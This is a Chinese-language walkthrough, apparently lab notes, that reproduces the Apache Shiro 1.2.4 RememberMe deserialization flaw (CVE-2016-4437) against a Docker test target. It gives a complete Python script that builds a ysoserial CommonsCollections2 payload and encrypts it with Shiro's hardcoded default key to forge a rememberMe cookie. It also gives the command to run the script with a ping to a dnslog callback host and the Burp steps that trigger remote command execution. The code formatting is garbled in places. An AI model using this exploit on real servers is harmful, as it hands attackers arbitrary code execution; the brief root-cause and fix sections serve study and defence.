CVE-2016-4437 Shiro RememberMe 1.2.4 反序列化

漏洞版本<=1.2.4

复现流程

poc编写根据硬编码的key 来伪造一个cookie

打开shiro ，发送请求的时候 把伪造的cookie添加进去

发送请求 服务器接受到cookie就会解析 然后反序列化 触发命令

为什么是反序列化漏洞

ysoserial是一个反序列化工具 伪造的cookie被解析出来 得经过ysoserial工具执行命令

因为使用这个工具执行成功了 就说明里面是存在反序列化漏洞的

漏洞利用：使用反序列化工具 执行RCE

图形用户界面

描述已自动生成

生成payload的脚本

# pip install pycrypto  
import sys  
import base64  
import uuid  
from random import Random  
import subprocess  
from Crypto.Cipher import AES  
  
def encode\_rememberme***(***command***)***:  
 popen = subprocess.Popen***([***'java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar', 'CommonsCollections2', command***]***, stdout=subprocess.PIPE***)*** BS = AES.block\_size  
 pad = lambda s: s + ***((***BS - len***(***s***)*** % BS***)*** \* chr***(***BS - len***(***s***)*** % BS***))***.encode***()*** key = "kPH+bIxk5D2deZiIxcaaaA=="  
 mode = AES.MODE\_CBC  
 iv = uuid.uuid4***()***.bytes  
 encryptor = AES.new***(***base64.b64decode***(***key***)***, mode, iv***)*** file\_body = pad***(***popen.stdout.read***())*** base64\_ciphertext = base64.b64encode***(***iv + encryptor.encrypt***(***file\_body***))*** return base64\_ciphertext  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 payload = encode\_rememberme***(***sys.argv***[***1***])*** with open***(***"payload.cookie", "w"***)*** as fpw:  
 print***(***"pwd"***)*** print***(***"rememberMe={}".format***(***payload.decode***())***, file=fpw***)***

ysoserial是一个反序列化工具

使用 ysoserial，在命令行中输入指定 command ，就会自动执行命令，发起攻击

注意这里 jar和python代码和cookie都是在同一个文件夹里的 不然可能生成不出来

下载git clone https://github.com/frohoff/ysoserial.git

mvn package 打包jar

完成之后 执行

python3 shiro\_poc.py "ping cjvfxp.dnslog.cn"

地址是从dnslog上面生成的

同目录下就可以生产伪造的cookie文件

Docker搭建shiro框架环境

docker pull vulfocus/shiro-cve\_2016\_4437

启动

docker run -d -p 80:8080 vulfocus/shiro-cve\_2016\_4437

访问0.0.0.0:80即可

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

先登录进去记得点击remember me

图形用户界面, 文本, 应用程序

描述已自动生成

登陆之后

点击account page 这里就这块是可以点击的 点击就可以给后台发送接口请求了图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

使用burpsuite抓包


图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

/account接口

Cookie中就带有rememberme信息

把伪造的cookie信息覆盖掉原来的rememberme信息



这里要注意

文本

描述已自动生成

要把JessionID删了 不删的话跳转不了(因为JSESSION ID相当于一个cookie 代表着之前连接的用户的相关信息 如果换一个rememberme的话 这个SEESION ID也是需要去掉的)

删了之后在send 成功跳转到/login.jsp

dnslog平台也出现回显了 就说明确实是执行了命令

表格

描述已自动生成

原理

Shiro默认使用了CookieRememberMeManager 加密的用户信息序列化后存储在rememberMe的cookie中 攻击者可以使用默认密钥伪造cookie 触发Java的反序列化 进而执行任意命令

修复

密钥key随机生成